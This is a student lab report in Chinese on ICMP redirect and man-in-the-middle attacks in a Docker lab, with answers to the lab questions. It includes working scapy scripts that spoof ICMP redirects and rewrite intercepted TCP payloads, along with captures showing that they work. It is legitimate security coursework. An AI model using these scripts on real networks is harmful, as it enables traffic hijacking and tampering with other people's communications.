ICMP Redirect Attack

57118224 邱龙

Task 1: Launching ICMP Redirect Attack

1.代码实现

使用 ip route 命令查看被攻击主机的路由表：

```
root@48d08dd0a486:/# ip route
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5
192.168.60.0/24 via 10.9.0.11 dev eth0
```

可以发现对于局域网 192.168.60.0/24，网关为 10.9.0.11，该网关地址在后面的代码中会用到。

攻击代码如下：

```
#!/usr/bin/python3
from scapy.all import*
ip = IP(src = "10.9.0.11",dst = "10.9.0.5")
icmp = ICMP(type=5, code=1)
icmp.gw = "10.9.0.111"
# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
send(ip/icmp/ip2/ICMP());
```

这里设置 icmp 重定向数据包的源 IP 地址（ip 中的 src 值）为局域网的网关即上面我们看到的 10.9.0.11，重定向数据包要发回被攻击者，所以目的地址为 10.9.0.5.指定新的网关（即代码中的 icmp.gw）为 10.9.0.111,即恶意路由器地址。要实现 ICMP 的重定向，所以 type 应该为 5：Redirect (change route)，code 为 1：host unreachable。ip2 必须与受害者当前发送的数据包目的 ip 地址和源地址相匹配,所以 ip2 中的 src 为 10.9.0.5, dst 为 192.168.60.5。

2.进行重定向攻击


在发起攻击之前，在被攻击主机中 ping 192.168.60.5，然后在攻击主机中执行攻击程序。

攻击方和被攻击方输出如下：

```
root@0133a45bda34:/volumes# recirect.py
.
Sent 1 packets.
```

```
root@48d08dd0a486:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.112 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.188 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.172 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.071 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.185 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.146 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.301 ms
```

我们可以在攻击执行时用 wireshark 捕获我们发送的重定向包：



可以看到这里源地址为网关地址，目的地址为被攻击者地址。

除此之外，还可以看到 Gateway address 值为恶意路由器地址 10.9.0.111，使得被攻击者向 192.168.60.5 发送数据包时，它将使用恶意路由器作为其路由器。

我们可以使用 ip route show cache 命令查看攻击后的路由缓存：

```
root@48d08dd0a486:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 268sec
```

发现发送至 192.168.60.5 的数据包的网关已经被重定向为恶意路由器地址。

我们还可以使用 mtr -n 192.168.60.5 命令对比攻击前后的路由：

攻击前：

	Packets			Pings			
Host	**Loss%**	**Snt**	**Last**	**Avg**	**Best**	**Wrst**	**StDev**
1. 10.9.0.11	0.0%	4	0.2	0.2	0.2	0.4	0.1
2. 192.168.60.5	0.0%	4	0.2	0.2	0.1	0.4	0.1

攻击后：

	Packets			Pings			
Host	**Loss%**	**Snt**	**Last**	**Avg**	**Best**	**Wrst**	**StDev**
1. 10.9.0.111	0.0%	6	0.1	0.3	0.1	0.4	0.1
2. 10.9.0.11	0.0%	6	0.5	0.3	0.1	0.7	0.3
3. 192.168.60.5	0.0%	5	0.1	0.2	0.1	0.4	0.1

可以发现攻击后路由发生变化，数据包首先就会到达恶意路由器，说明重定向攻击成功。

3.问题回答

（1）问题 1:可以使用 ICMP 重定向攻击重定向到远程机器吗？也就是说，分配给 icmp.gw 的 IP 地址是一台不在本地局域网上的计算机。


将 icmp.gw 修改为百度 ip 地址 202.108.22.5，其他不变，重新运行。

运行后发现没有产生路由缓存。


```
root@48d08dd0a486:/# ip route show cache
root@48d08dd0a486:/#
```

查看 traceroute 路由发现前后也没有变化。

Host	Loss%	Snt	Last	Avg	Best	Wrst	StDev
1. 10.9.0.11	0.0%	5	0.1	0.2	0.1	0.3	0.1
2. 192.168.60.5	0.0%	5	0.6	0.2	0.1	0.6	0.2



用 wireshark 查看我们发送的重定向包发现并没有什么问题，但是执行 traceroute 时还发现了一些超时的数据包。



推测由于无法直接到达远程机器，所以重定向失败。

（2）问题 2:您可以使用 ICMP 重定向攻击来重定向到同一网络上不存在的机器吗？也就是说，分配给 icmp.gw 的 IP 地址是脱机或不存在的本地计算机。

将 icmp.gw 修改为不存在的本地地址 10.9.0.22,结果与第一个问题的实验结果相同，无法重定向。

	Packets			Pings			
Host	Loss%	Snt	Last	Avg	Best	Wrst	StDev
1. 10.9.0.11	0.0%	6	0.1	0.2	0.1	0.3	0.1
2. 192.168.60.5	0.0%	6	0.1	0.1	0.1	0.3	0.1

```
root@48d08dd0a486:/# ip route show cache
root@48d08dd0a486:/#
```

推测由于无法到达该地址，无法作为网关，所以无法重定向。

（3）问题 3:如果您查看 docker-compose.yml 文件，您会发现恶意路由器容器的以下条目。这些条目的目的是什么？请将它们的值更改为 1，然后再次发起攻击。请描述并解释你的观察。

这些条目的目的是关闭 ICMP 重定向。将值修改为 1 则代表允许发送重定向消息。

```
sysctls:
- net.ipv4.conf.all.send_redirects=0
- net.ipv4.conf.default.send_redirects=0
- net.ipv4.conf.eth0.send_redirects=0
```

将以上值改为 1，重启容器，进行重定向攻击，发现重定向攻击失败，如下：

```
root@58092030d396:/# ip route show cache
root@58092030d396:/#
```

```
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                 Packets               Pings
 Host                         Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                  0.0%     4    0.1   0.1   0.1   0.3   0.1
 2. 192.168.60.5               0.0%     4    0.2   0.2   0.1   0.3   0.1
```

这里路由缓存有时候能产生有时候没有产生，但是 traceroute 一直没有变化说明重定向攻击失败。这个问题的结果很有意思，关闭恶意路由器重定向功能时我们重定向攻击能够成功，开启发送重定向消息后反而攻击失败了，我开始不是很理解。推测原因可能是允许恶意路由器发送重定向后，它自己又把路由重定向到原来的普通路由器上了，导致重定向失败。我重试一次并用 wireshark 抓包后发现恶意路由器确实又发送了重定向消息把路由改回来了，如图：

```
    95 2021-07-13 04:0… 10.9.0.5      192.168.60.5    ICMP    100 Echo (ping) request  id=0
    96 2021-07-13 04:0… 10.9.0.111    10.9.0.5        ICMP    128 Redirect             (Red
    97 2021-07-13 04:0… 10.9.0.111    10.9.0.5        ICMP    128 Redirect             (Red
    98 2021-07-13 04:0… 10.9.0.5      192.168.60.5    ICMP    100 Echo (ping) request  id=0
    99 2021-07-13 04:0… 10.9.0.5      192.168.60.5    ICMP    100 Echo (ping) request  id=0
```

```
    Fragment offset: 0
    Time to live: 64
    Protocol: ICMP (1)
    Header checksum: 0x8dae [validation disabled]
    [Header checksum status: Unverified]
    Source: 10.9.0.111
    Destination: 10.9.0.5
▾ Internet Control Message Protocol
    Type: 5 (Redirect)
    Code: 1 (Redirect for host)
    Checksum: 0xf0ea [correct]
    [Checksum Status: Good]
    Gateway address: 10.9.0.11
    Internet Protocol Version 4, Src: 10.9.0.5, Dst: 192.168.60.5
```

这里又把网关改为原来的网关了，导致重定向攻击失败，推测正确。

Task 2: Launching the MITM Attack

1. 中间人攻击

修改 docker-compose.yml 文件内容，改为 sysctl net.ipv4.ip_forward=0，关闭恶意路由器的 ip 转发，重启容器。

同 task1 操作，对被攻击主机进行 ICMP 重定向攻击，这样从被攻击主机到此目的地的所有数据包都将通过恶意路由器进行路由。（这里路由缓存过一段时间就会刷新，刷新后需要再次重定向攻击）

然后我们开始进行中间人攻击。在发起 MITM 攻击之前，我们使用 netcat 启动一个 TCP 客户端和服务器程序。在目的容器上执行 nc -lp 9090 命令，然后在被攻击主机上执行 nc 192.168.60.5 9090。然后我们在恶意路由器上执行攻击程序，程序如下：

```
#!/usr/bin/env python3
from scapy.all import *

print("LAUNCHING MITM ATTACK.....")

def spoof_pkt(pkt):
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)

    if pkt[TCP].payload:
        data = pkt[TCP].payload.load
        print("*** %s, length: %d" % (data, len(data)))
        # Replace a pattern
        newdata = data.replace(b'qiu', b'AAA')

        send(newpkt/newdata)
    else:
        send(newpkt)

f = 'tcp and ether host 02:42:0a:09:00:05'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

代码中我们将对报文中的“qiu”字符串修改为“AAA”。

这里我们对过滤进行了一些修改，f = 'tcp and ether host 02:42:0a:09:00:05' 可以防止捕获自己发出的报文，我们选择只捕获 mac 地址信息为被攻击主机的 mac 地址的数据包，原因后面会详细讲到。被攻击主机的 Mac 地址可以通过 ifconfig 语句查看，如下图：

```
root@9eae89e555ba:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.5  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:05  txqueuelen 0  (Ethernet)
        RX packets 116  bytes 12691 (12.6 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 70  bytes 4988 (4.9 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

执行程序后被攻击主机、目的主机以及恶意路由器输入输出分别如下：

被攻击主机：

```
root@9eae89e555ba:/# nc 192.168.60.5 9090
qiuaaqiuqiu
abc
my name is qiu long
```

目的主机：

```
root@e94c023e97a8:/# nc -lp 9090
AAAaaAAAAAA
abc
my name is AAA long
```

恶意路由器：

```
root@c876c5251122:/volumes# mitm_sample.py
LAUNCHING MITM ATTACK.........
.
Sent 1 packets.
.
Sent 1 packets.
*** b'qiuaaqiuqiu\n', length: 12
.
Sent 1 packets.
*** b'abc\n', length: 4
.
Sent 1 packets.
*** b'my name is qiu long\n', length: 20
.
Sent 1 packets.
```

可以看到被攻击主机发送的信息中“qiu”字符串全部改变为“AAA”，说明我们的中间人攻击成功。

2. 问题回答

1. 问题 4:在你的 MITM 计划中，你只需要捕捉一个方向的流量。请指出哪个方向，并解释原因。

将代码中过滤器分别修改为：

（1）f = 'tcp and ether src 02:42:0a:09:00:05'

（2）f = 'tcp and ether dst 02:42:0a:09:00:05'

(1) 代表只捕获来自 mac 地址为被攻击主机 mac 地址的 tcp 流量，（2）代表只捕获发送至 mac 地址为被攻击主机 mac 地址的 tcp 流量。

经试验，使用过滤（1）时攻击结果与之前攻击结果相同，这里不再介绍。

使用过滤（2）时会发现中间人攻击失效，攻击结果如下：

被攻击主机输入：

```
root@9eae89e555ba:/# nc 192.168.60.5 9090
qiuaqiu
abcd
qiu
```

目的主机无输出：

```
root@e94c023e97a8:/# nc -lp 9090
```

恶意路由器无数据包发送：

```
root@c876c5251122:/volumes# mitm_sample.py
LAUNCHING MITM ATTACK.........
```

实验结果显示中间人攻击只需要捕获从被攻击主机（即客户端）到目的主机（即服务端）的流量，捕获从目的主机到被攻击主机的流量没有作用，无法实现中间人攻击。

推测原因为我们的恶意路由器关闭了 ip 转发的功能，如果只捕获从目的主机到被攻击主机的流量，恶意路由器接收到来自被攻击主机的数据包后，不会发送数据包给目的主机，导致目的主机根本没有接收到流量，也不会往被攻击主机发送流量，所以我们应该捕获从被攻击主机到目的主机的流量。

2. 问题 5:在 MITM 程序中，当您从 A (10.9.0.5)捕获 nc 流量时，您可以在过滤器中使用 A 的 IP 地址或 MAC 地址。其中一个选择不好，会产生问题，尽管两个选择都可能奏效。请两者都试一试，用你的实验结果来说明哪个选择是正确的，并请解释你的结论。

上述实验中我们已经通过 MAC 地址过滤来实现程序了，攻击可以正常进行。将过滤修改为使用 IP 地址，即令 f = 'tcp and host 10.9.0.5'。重复攻击，结果如下：

```
root@9eae89e555ba:/# nc 192.168.60.5 9090
qiuaa
babba
aaqiusqiu
```

```
root@e94c023e97a8:/# nc -lp 9090
AAAaa
babba
aaAAAsAAA
```

可以发现攻击可以正常进行，“qiu”字符串被成功替换。但是我们也发现了问题，前面我们使用 mac 地址过滤时，我们每发送一行信息，恶意路由器也发送一个数据包，但是使用 ip 地址过滤时，恶意路由器会不停地发送数据包，这会浪费我们的性能，如下图：

使用 mac 地址进行过滤时：

```
root@c876c5251122:/volumes# mitm_sample.py
LAUNCHING MITM ATTACK.........
.
Sent 1 packets.
.
Sent 1 packets.
*** b'qiuaaqiuqiu\n', length: 12
.
Sent 1 packets.
*** b'abc\n', length: 4
.
Sent 1 packets.
*** b'my name is qiu long\n', length: 20
.
Sent 1 packets.
```

使用 ip 地址进行过滤时：

```
Sent 1 packets.
*** b'AAAaa\n', length: 6
.
Sent 1 packets.
.
Sent 1 packets.
*** b'babba\n', length: 6
.
Sent 1 packets.
.
Sent 1 packets.
*** b'aaAAAsAAA\n', length: 10
.
Sent 1 packets.
.
Sent 1 packets.
*** b'AAAaa\n', length: 6
```

恶意路由器不停发送数据包的原因是我们的程序不仅捕获来自被攻击主机的数据包，还捕获了恶意路由器修改后发送的数据包，这样不停地捕获自己发送的数据包再发送，造成了程序不停发送数据包。

因此，我们应该想办法过滤掉程序自己发送的数据包。来自被攻击主机的数据包和我们伪造的数据包 ip 地址都是一样的，因此我们过滤 ip 是没有效果的。但是来自被攻击主机的数据包和恶意路由器发送的数据包的 mac 地址信息是不一样的。所以，使用 mac 地址才能起到过滤的效果。

综上，两种过滤都能成功攻击，但是我们应该选择通过 mac 地址进行过滤，防止路由器不停捕获自己发送的数据包，浪费系统资源。